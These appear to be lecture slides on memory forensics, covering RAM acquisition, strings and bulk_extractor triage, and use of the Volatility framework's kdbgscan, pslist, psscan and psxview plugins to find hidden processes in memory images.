 - CTRL+SCROLL LOCK+SCROLL LOCK
 - Limitation with USB keyboard (need hotfix)
 - Have to modify settings/registry to enable
 - NotMyFault
 - <http://download.sysinternals.com/files/NotMyFault.zip>

Acquisition: Virtual Machines

- Virtualization
 - VMWare
 - Suspend or Snapshot virtual machine (vmem, vmss)
 - Virtual Box:
 - `$ vboxmanage debugvm "Win7" dumpguestcore -- filename test.elf`
 - http://wiki.yobi.be/wiki/RAM_analysis
- No reliance on drivers, trusted and OS independent

Two Quick Acquisition Notes

- Hibernating the system is not a replacement for good acquisition
 - All DHCP leases are released and all network connections are closed
 - This removes potentially crucial artifacts from memory
 - Win8+ with SSD zeroes out hibernation files
- The page file is not a full capture of memory
 - You cannot use it in place of acquisition

Memory Analysis

Unstructured Analysis Methods

- Strings/Hex/grep/less
 - Passwords
 - Domains
 - Chat logs
 - System logs
- Carving
 - Various files (office files, jpg, exe, evt, evtx, zip,...)
- Limitations?
 - Context?
 - Files split up on non-contiguous pages/swap

strings Extraction

- In your VM / on any Linux distro:
\$ strings -td -a MEMDMP > strings.txt
\$ strings -td -el -a MEMDUMP >> strings.txt
- This will capture all ASCII and Unicode strings into strings.txt
 - a says to process the entire file
 - td records the offset of each string in decimal
 - el tells *strings* to extract Unicode strings
 - >> says to append to the end of the file

Finding strings of Interest

- *grep* is used to quickly search through files from the command line
\$ grep “string of interest” strings.txt
- Modifiers:
 - i case insensitive
 - C # shows # of lines before/after each hit
 - A # /-B # shows number of lines before/after

Automating Unstructured Extraction

- bulk_extractor is designed to process binary inputs (disk images, memory samples, ...), extract useful artifacts, and format them in a readable manner
- Great for triage!
- https://github.com/simsong/bulk_extractor

Bulk Extractor Artifacts

- URLs
- Email addresses
- Web domains
- Web search terms
- Raw packets (more on this later...)
- Credit cards numbers
- Social Security Numbers
- Telephone numbers


Structured Analysis

**Application
Analysis**


**Operating System
Analysis**

**Virtual Memory
Analysis
(Hardware)**

**Physical Memory
Analysis**



Virtual Memory





Volatility Framework

- Implemented in Python under the GNU General Public License
- Extracts digital artifacts from volatile memory (RAM) samples.
- Extraction techniques are performed completely independent of the system being investigated
- Offers visibility into the runtime state of the system



Volatility Framework

- 200+ plugins in the code repository
- Features include:
 - Sample identification
 - Enumerating Processes/DLLs
 - Process Memory
 - Kernel Memory Objects
 - Networking
 - Registry
 - Sample Conversion to another sample format
 - Malware/Rootkit Specific



Why use Volatility?

- Single, cohesive framework
 - x86 and x64 Windows XP-10
 - x86/x64 Linux kernels 2.6.11 – 5.x
 - x86/x64 Mac 10.5 (Leopard) – 10.15 (Mavericks)
 - Android 32bit
 - Modular: add new OS and architectures
- Open source, GNU GPLv2
 - read it, learn from it, extend it
 - understand how it works
- Python
 - RE and forensics language
 - distorm3, pycrypto, yara



How to install Volatility

- Windows standalone exe
 - all dependencies wrapped up in one
 - difficult to modify source
 - can still add plugins, AS, etc
- Windows module installer
 - import as a library
 - difficult to uninstall, dependencies
- Source code (zip, tgz)
 - run multiple simultaneous versions
 - dependencies
 - most flexible



Supported File Formats

- General
 - raw (dd), Encase (EWF)
- Windows
 - Full crash dumps, hibernation files, Hpak (HBGary)
- Linux
 - LiME
- Mac
 - OSXPmem, Mac Memory Reader, Mac Memoryze
- Virtual Machines
 - VMWare, Virtualbox, QEMU



Volatility Framework

- Basic Usage

```
$ python vol.py -f <image> --profile<profile> \  
    <plugin> <plugin options>
```



Volatility Framework

- Survival commands

\$ python vol.py -h

^ See plugins and options available

\$ python vol.py <plugin> -h

^ See plugin options

\$ python vol.py --info

^ Profile, address spaces, plugin info

Sample Identification

- kdbgscan
 - Scans for a **_KDDEBUGGER_DATA64** (KDBG) signature
 - Uses this signature to suggest a machine profile
 - Attempts to enumerate various structures obtainable from the **_KDDEBUGGER_DATA64** structure
- Some items enumerated:
 - Profile
 - **_KDDEBUGGER_DATA64** offset
 - Number of processes and modules
 - Service pack


kdbgscan

```
$ python vol.py -f mem.dump kdbgscan
Volatile Systems Volatility Framework 2.1_alpha
*****
Instantiating KDBG using: Kernel AS Win2003SP2x64 (5.2.3791 64bit)
Offset (V)                : 0xf80001175cf0
Offset (P)                : 0x1175cf0
Profile suggestion (KDBGHeader): Win2003SP2x64
Version64                  : 0xf80001175cb0 (Major: 15, Minor: 3790)
Service Pack (CmNtCSDVersion) : 2
Build string (NtBuildLab)   : 3790.srv03_sp2_rtm.070216-1710
PsActiveProcessHead        : 0xffffffff800011977f0 (37 processes)
PsLoadedModuleList         : 0xffffffff8000119aae0 (116 modules)
KernelBase                 : 0xffffffff80001000000 (Matches MZ: True)
KPCR                      : 0xffffffff80001177000 (CPU 0)
```

Enumerating Processes Information

- An important next step for figuring out the runtime state of a machine
 - Processes that are running
 - Processes that are hidden or have terminated
 - Dynamic Link Libraries (DLLs) that are loaded
 - Open files
 - Handles to resources

pslist



pslist

- Lists processes contained in the doubly linked list of PsActiveProcessHead


```
$ python vol.py --profile=Win7SP1x86 -f win7.dmp pslist
```

```
Volatile Systems Volatility Framework 2.4
```

Offset (V)	Name	PID	PPID	Thds	Hnds	Time
0x84133a30	System	4	0	88	486	2010-06-16 15:24:58
0x852e7020	smss.exe	252	4	2	29	2010-06-16 15:24:58
0x859f3d40	csrss.exe	352	316	9	406	2010-06-16 15:25:12
0x85a5a530	wininit.exe	392	316	3	75	2010-06-16 15:25:15
0x85a5f530	csrss.exe	400	384	10	361	2010-06-16 15:25:15
0x859f5bc0	winlogon.exe	464	384	3	112	2010-06-16 15:25:18
0x85b0b318	services.exe	508	392	6	185	2010-06-16 15:25:18
0x85d393f8	lsass.exe	516	392	6	584	2010-06-16 15:25:18
0x841d1750	lsmd.exe	524	392	10	143	2010-06-16 15:25:18
0x85d5b8f8	svchost.exe	628	508	9	361	2010-06-16 15:25:19
0x850c67e0	svchost.exe	688	508	7	268	2010-06-16 15:25:20

[snip]

Hiding processes with DKOM



psscan

- Scans for _EPROCESS objects
- Able to use against pslist to check for unlinked processes

Volatile Systems Volatility Framework 2.1_rc1

Offset(P)	Name	PID	PPID	PDB	Time created	Time exited
0x00000000025e59d0	wpabaln.exe	2116	368	0x0000000001dfec000	2012-04-26 16:33:37	
0x0000000002605c20	csrss.exe	344	296	0x000000000161cb000	2012-01-30 19:52:34	
0x0000000002631c20	vmacthlp.exe	624	416	0x0000000001c906000	2012-01-30 19:52:46	
0x0000000002acec20	lsass.exe	428	368	0x0000000001a421000	2012-01-30 19:52:44	
0x0000000002ae9710	cmd.exe	1384	1572	0x00000000007f13000	2012-04-26 16:40:28	2012-04-26 16:40:28
0x0000000002b527c0	wmiprvse.exe	1148	644	0x0000000000d922000	2012-04-26 16:40:24	

Scanning with psscan

```
$ python vol.py -f prolaco.vmem psscan
```

```
Volatile Systems Volatility Framework 2.3_alpha
```

Offset(P)	Name	PID	PPID	PDB	Time created
0x005f23a0	rundll32.exe	1260	1724	0x06cc0360	2010-08-11 16:50:29
0x010f7588	wuauclt.exe	468	1028	0x06cc0180	2010-08-11 06:09:37
0x01122910	svchost.exe	1028	676	0x06cc0120	2010-08-11 06:06:24
0x0113f648	1_doc_RCData_61	1336	1136	0x06cc0340	2010-08-11 16:50:20
0x0115b8d8	svchost.exe	856	676	0x06cc00e0	2010-08-11 06:06:24

<snip>

```
$ python vol.py -f prolaco.vmem pslist | grep 1_doc_RCData_61
```

```
Volatile Systems Volatility Framework 2.3_alpha
```

```
$
```

psxview

- Helps detect hidden processes by comparing following:
 - PsActiveProcessHead (pslist)
 - EPROCESS pool scanning (psscan)
 - ETHREAD pool scanning (then it references the owning EPROCESS)
 - PspCidTable
 - Csrss.exe handle table
 - Win32k subsystem structures

psxview

\$ python vol.py -f [sample] --output=xlsx --output-file=[outputfile].xlsx


Offset(P)	Name	PID	pslist	psscan	thrdproc	pspcid	csrss	session	deskthrd
0x6499b80	svchost.exe	1148	True	True	True	True	True	True	True
0x4b5a980	VMwareUser.exe	452	True	True	True	True	True	True	True
0x5f027e0	alg.exe	216	True	True	True	True	True	True	True
0x10f7588	wuaucit.exe	468	True	True	True	True	True	True	True
0x4c2b310	wscntfy.exe	888	True	True	True	True	True	True	True
0x61ef558	svchost.exe	1088	True	True	True	True	True	True	True
0x6015020	services.exe	676	True	True	True	True	True	True	True
0x6384230	vmacthlp.exe	844	True	True	True	True	True	True	True
0x69d5b28	vmtoolsd.exe	1668	True	True	True	True	True	True	True
0x4a544b0	ImmunityDebugge	1136	True	True	True	True	True	True	True
0x655fc88	VMUpgradeHelper	1788	True	True	True	True	True	True	True
0x6945da0	spoolsv.exe	1432	True	True	True	True	True	True	True
0x5f47020	lsass.exe	688	True	True	True	True	True	True	True
0x113f648	1_doc_RCData_61	1336	False	True	True	True	True	True	True
0x4a065d0	explorer.exe	1724	True	True	True	True	True	True	True
0x66f0978	winlogon.exe	632	True	True	True	True	True	True	True
0x115b8d8	svchost.exe	856	True	True	True	True	True	True	True
0x63c5560	svchost.exe	936	True	True	True	True	True	True	True
0x1122910	svchost.exe	1028	True	True	True	True	True	True	True
0x4be97e8	VMwareTray.exe	432	True	True	True	True	True	True	True
0x211ab28	TPAutoConnSvc.e	1968	True	True	True	True	True	True	True
0x49c15f8	TPAutoConnect.e	1084	True	True	True	True	True	True	True
0x5471020	smss.exe	544	True	True	True	True	False	False	False
0x66f0da0	csrss.exe	608	True	True	True	True	False	True	True
0x1214660	System	4	True	True	True	True	False	False	False
0x640ac10	msiexec.exe	1144	False	True	False	False	False	False	False
0x5f23a0	rundll32.exe	1260	False	True	False	False	False	False	False

procdump

